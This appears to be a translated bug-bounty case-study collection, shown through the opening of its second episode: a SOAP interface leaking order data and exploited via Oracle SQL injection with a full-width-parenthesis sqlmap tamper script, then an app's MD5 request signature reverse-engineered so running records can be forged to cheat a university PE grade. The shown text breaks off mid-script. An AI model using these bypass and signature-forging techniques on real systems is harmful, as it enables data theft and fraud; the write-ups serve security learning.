

SECURITY CASE-STUDY COLLECTION · ENGLISH EDITION

Reborn as a Bounty Hunter in China

Twelve real-world bug bounty and attack-defense stories from China's security front lines — from SOAP injection and packet-signature cracking to WAF bypasses, SSRF chains and layer-by-layer red-team breakthroughs. The collected works before April 2023, translated from the Chinese original.

Written by J0o1ey · with RG, h0af3ng and Cat ·
12 episodes · 12,890 characters (original)

Contents & Preface

Collected works before April 2023 · 12 episodes · English edition

Contents

Episode 1	An Easy SOAP Injection on an SRC	by J0o1ey
Episode 2	Reverse-Engineering an App to Crack Its Packet Signature for Arbitrary Data Replay	by J0o1ey
Episode 3	A No-Brains-Needed Getshell on an SRC	by J0o1ey
Episode 4	A Fun Case of Client-Side RCE Plus Server-Side XXE	by J0o1ey
Episode 5	Multiple Techniques to Bypass a WAF and Find XSS at a Well-Known Vendor	by J0o1ey
Episode 6	Aggressive FUZZing: From SSRF to Redis Password Spraying and Mass Reverse Shells	by J0o1ey
Episode 7	From FUZZ to XSS: Stealing Your Personal Information from an SRC's Official Site	by RG
Episode 8	A Sleight-of-Hand Getshell	by RG
Episode 9	From an Untriggerable XSS to a Dream Chain of XSS in Multiple Critical APIs	by h0af3ng
Episode 10	From an Abandoned SSO Login to Executive Profiles Across the Country	by Cat
Episode 11	Stored XSS with Multiple WAF Bypasses on an SRC	by h0af3ng
Episode 12	A File Upload Battle Against Fortinet Traffic Inspection	by J0o1ey

Also available in this series: Episodes 13–16 and three Extra episodes (attack-defense exercises, CISSP experience) — see the repository README.

Preface

After a full year of internet-industry winter under the pandemic, spring finally arrived at the start of the year and the pandemic era essentially ended. Sadly, after last year's losses, my

small business won't survive past mid-year. As an entrepreneur in my twenties, I'm preparing to transfer my equity — quite emotional about it. After running around for two years, in the end I still have to honestly let go of unrealistic ideas and accept the cruelty of reality and the market.

Over those two years of running a company and a business, I experienced a lot. Apart from the few blossoming moments of closed deals, most of what I got were bruises from human nature and other people's hearts. Constantly worrying whether the company could survive the next quarter left a twenty-something physically and mentally exhausted — lost, anxious, restless, and drifting away from my original passion. So I chose to give myself enough time to settle down and find my original heart, instead of rushing for quick success at the youngest age of my life.

Looking back now, for people doing both technology and business, perhaps the purest thing left in their hearts is technology itself. I was drawn to hacker stories as a kid, and before I knew it I've been studying security for many years. Limited by IQ and talent, I'm still a script kiddie after all these years. The question I've been asked most by friends over the years is: “After learning the OWASP Top 10 vulnerability basics, how do I actually hunt bugs effectively?” Every time, my tongue-tied answer is: “Build up your fundamentals. Build up your fundamentals. Build up your fundamentals.”

Within my limited knowledge, I firmly believe — on both the offensive and defensive side — that if you truly understand how developers build things, how ops engineers operate, and how human nature works, you can be unstoppable.

So I compiled the articles from these two years into this collection: 12 episodes, 12,890 characters, hoping to show everyone some interesting security problems. All images in the articles were edited and imply no “actual vulnerabilities.” In an era of paid knowledge, underpaid engineers scraping by, and struggling small businesses, keeping this free is not easy. As the ancient saying goes, “one knows honor and disgrace only when well-fed and well-clothed.” Sadly, I'm a poor guy worrying about betrothal gifts who can't afford a house, so there won't be updates for a while — I need to save time to fight life itself. Thank you for understanding.

If any team in Beijing has an opening willing to take me in, feel free to reach out — I'd be deeply grateful. Hope that someday, somewhere, we meet again at the next mountain and sea.

— Joo1ey, April 2023

About this English edition


This PDF is a community translation of the Chinese collection □□□□□□□□□□. The 12 episodes are included as separately typeset English articles; all figures are carried over unchanged from the Chinese original (Chinese text inside screenshots is expected). The Chinese originals remain the authoritative version.

An Easy SOAP Injection on an SRC

By J0o1ey · Translated from the Chinese original

Sep 27, 2021 · Written by J0o1ey (QQ/WeChat: 547006660 — feel free to reach out if you need red team / pentest training or have other business inquiries)

While testing an SRC program, I collected some deep subdomains from its certificate information and located the corresponding business IP ranges. I wrote a shell script and used ffuf to batch-fuzz the directory structure of a Class C subnet belonging to that SRC, and the fuzzing turned up a server in that subnet exposing a web service: `http://180.*.*./webservice/`



I obtained the interface endpoint:

```
http://180.*.*./webservice/syncOrderToOdcService
```

Debugging it with soapUI, I sent the following data:

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:odc="http://odc.ws.qiku.com/">
  <soapenv:Header/>
  <soapenv:Body>
    <odc:syncOrderInfo>
      <!--Optional:-->
      <arg0></arg0>
    </odc:syncOrderInfo>
  </soapenv:Body>
</soapenv:Envelope>
```


When `<arg0></arg0>` carried no parameter value, the SOAP interface threw an Oracle error: "Date format error, YY-MM-DD".

From there it was simple — construct a date that satisfies the format: 2021-9-23

SOAP request:

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:odc="http://odc.ws.qiku.com/">
<soapenv:Header/>
<soapenv:Body>
<odc:syncOrderInfo>
<!--Optional:-->
<arg0>2021-9-23</arg0>
</odc:syncOrderInfo>
</soapenv:Body>
</soapenv:Envelope>
```

The argo parameter is a date filter: by specifying a date, you could query every order in that SRC's mall — a serious customer-data disclosure vulnerability.



Oracle had already leaked a SQL error message, and there was no sign of prepared statements. How could I resist trying an injection?

But during injection I found the application filtered parentheses (), so functions could not be executed, and sqlmap got nowhere.

Time for a dirty trick.

On a Chinese-locale Oracle instance, full-width Chinese parentheses () can replace ASCII parentheses () without raising an error!

For example, with pure full-width parentheses:

```
SQL> select (1+1) from dual;
( 1+1 )
-----
2
```

The rest was easy — hack together a tamper script:

```
#!/usr/bin/env python
"""
Copyright (c) 2006-2016 sqlmap developers (http://sqlmap.org/)
See the file 'doc/COPYING' for copying permission
"""

import os
import re
from lib.core.common import singleTimeWarnMessage
from lib.core.enums import DBMS
from lib.core.enums import PRIORITY
__priority__ = PRIORITY.HIGHEST
def dependencies():
    singleTimeWarnMessage("tamper script '%s' is unlikely to work against %s" %
        (os.path.basename(__file__).split(".")[0], DBMS.PGSQL))
def tamper(payload, **kwargs):
    retVal = payload
    if payload:
        retVal = re.sub(r"\s*\(\s*", "( ", retVal)
        retVal = re.sub(r"\s*\)\s*", " )", retVal)
    return retVal
```

Run sqlmap with it (mark the injection point — the date parameter — with an asterisk):

```
python sqlmap.py -r xxx.txt --dbs --tamper=brackets.py
```

```
[INFO] the back-end DBMS is Oracle
operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)
ation technology: Apache 2.4.18
DBMS: Oracle
[WARNING] schema names are going to be used on Oracle for enumeration as the counterpart to database names on other DBMS
[INFO] fetching database (schema) names
[INFO] used SQL query returns 9 entries
[CRITICAL] unable to connect to the target URL (''). sqlmap is going to retry the request(s)
[INFO] retrieved: APEX_040000
[CRITICAL] unable to connect to the target URL (''). sqlmap is going to retry the request(s)
[INFO] retrieved: CTXSYS
```

Bounty secured. Packing up.

Reverse-Engineering an App to Crack Its Packet Signature for Arbitrary Data Replay

By J0o1ey · Translated from the Chinese original

0x00 Preface

This episode's target is not an SRC program, but the exploitation technique is well worth studying. Many large vendors now attach a sign value to their HTTP packets to verify whether the data has been tampered with, and cracking the sign algorithm is often the key to testing these vulnerabilities.

In my own hunting practice, I've repeatedly found that once the sign value is cracked, testing for IDOR, replay, and similar vulnerabilities becomes a smooth ride.

So today I bring you exactly such a hands-on case.



0x01 Background

At my university, 10% of each semester's PE grade comes from check-in data recorded by a running app. As a hopeless case who barely passes the fitness test, I naturally had to find a way

to secure those 10 points and avoid failing.

Unfortunately, the app's backend requires male students to run a total of 120 km per semester to earn the full 10 points. Absolutely brutal.


120 km in one semester? You might as well kill me. Hence this crack of their app.

0x02 Initial Testing

With the HTTPS certificate installed on my phone and Burp Suite proxying traffic, I went straight to capturing the request the app sends when uploading campus running data.



The request looked like this:





0x03 What Is Sign Signature Verification?

Sign signature verification is essentially a way to validate the legitimacy of data transmitted by the client.

The common approach: append a timestamp and special characters to the data the client transmits, then compute an encrypted value (using algorithms like MD5 or SHA1) over the whole payload.

This means that as long as the user doesn't know how the program generates the sign value from the original data, any tampering with the data sent to the server will fail backend verification, rendering the modified data invalid.

0x04 Approaches to Beating Sign Verification

For packets protected by a sign value, I usually try two approaches:

1. Check whether the sign value is a weak credential
2. Check whether the sign value can simply be emptied/removed

The first type usually comes in two flavors:

- (1) The sign value may use a weak encryption/encoding scheme (e.g., base64) — decoding it directly reveals the raw sign data.
- (2) The sign value may be the ciphertext of a timestamp or random number. In real-world testing, quite a few vendors lack security awareness: they expose the sign algorithm in unencrypted front-end JavaScript, or simply use MD5(user's operation timestamp) as the sign

credential — which means the sign can be brute-forced by iterating over timestamps within a time window.

The second type is easy to understand: just delete the sign parameter and its value, and see whether the backend executes the transmitted data without verifying the signature at all.

These concepts may sound abstract, so let's get back to our case.


0x05 Second Round of Testing

We tried the first method first. The sign value obtained when adding a running record was 5ded7f11f080fb5a9d403c9d0963ebaa

At a glance it was almost certainly an MD5 hash, so we tried to decrypt it.



No luck — the vendor's security awareness wasn't too bad after all. They hadn't used an encrypted timestamp or random number as the sign, so it couldn't be brute-forced. Next we tried the second approach: emptying the sign value.




Authentication failed again. Dead end.


With both conventional anti-sign approaches exhausted, the only option left was the app itself: reverse-engineer it to find the sign algorithm.

0x06 Reverse-Engineering the APK for the Sign Algorithm

I checked the APK for packers first. Lucky me — no packer, which saved a lot of effort.




I dragged the APK into jadx for reverse analysis.



A global search for "sign" and some patient browsing through the results led me straight to the key algorithm that generates the sign.

The code is long; the key part looks like this:



```
public static String o(Map<String, String> map) {
    List arrayList = new ArrayList(map.keySet());
    Collections.sort(arrayList);
    StringBuilder stringBuilder = new StringBuilder();
    for (int i = 0; i < arrayList.size() - 1; i++) {
        String str = (String) arrayList.get(i);
        stringBuilder.append(h(str, (String) map.get(str), false));
        stringBuilder.append(com.alipay.sdk.sys.a.b);
    }
    String str2 = (String) arrayList.get(arrayList.size() - 1);
    stringBuilder.append(h(str2, (String) map.get(str2), false));
    try {
        return URLEncoder.encode(MD5Utils.md5(stringBuilder.toString()), "UTF-8");
    } catch (Map<String, String> map2) {
        map2.printStackTrace();
        return "";
    }
}
```

As you can see, the signing algorithm builds a linked list, adds all the existing parameters, then appends a few more key-value pairs (we already know the timestamp; the appId and appSecret pairs are both unknown to us).


Then all key-value pairs are sorted alphabetically by key and encoded in querystring style.

Finally, the MD5 of the encoded string is computed — and that's the final signature. What a hassle.

0x07 Digging Further for the Unknown Key-Value Pairs

Next, we hunt down appId and appSecret.

Their retrieval logic was found as follows:




(1) How appId is obtained:

If the request URL is `https://m.xxxxx.com` the value is "move"; otherwise the `getAppId` method is called.


I then searched for `getAppId` and found it essentially fetches the `openId` parameter from some API and assigns it to `appId`.

I walked through the app's business flows in Burp Suite, searched the HTTP history for "openId", and immediately obtained our school's openId value — which means we had the `appId`.



(2) How appSecret is obtained:

jadx indicated that the `appSecret` value comes from `g.b`, and we successfully located `g.b` (i.e., `appSecret`) among the imported packages.



0x08 Writing the Sign-Computing Exploit in Node.js

With the algorithm in hand and the unknown key-value pairs captured, it was time to write the exploit that computes the sign.

We chose Node.js to re-implement the whole sign encryption algorithm (note that we changed formatSportRange, the running distance, to 5.003):

```
var parseQueryString = function( url ){
var reg_url = /^[^?]+\?([\w\W]+)$/ ,
reg_para = /(^[&=]+)([\w\W]*?)(&|$)/g, // g is very important
arr_url = reg_url.exec( url ),
ret = {};
if( arr_url && arr_url[1] ){
var str_para = arr_url[1], result;
while( (result = reg_para.exec(str_para)) != null ){
ret[result[1]] = result[2];
}
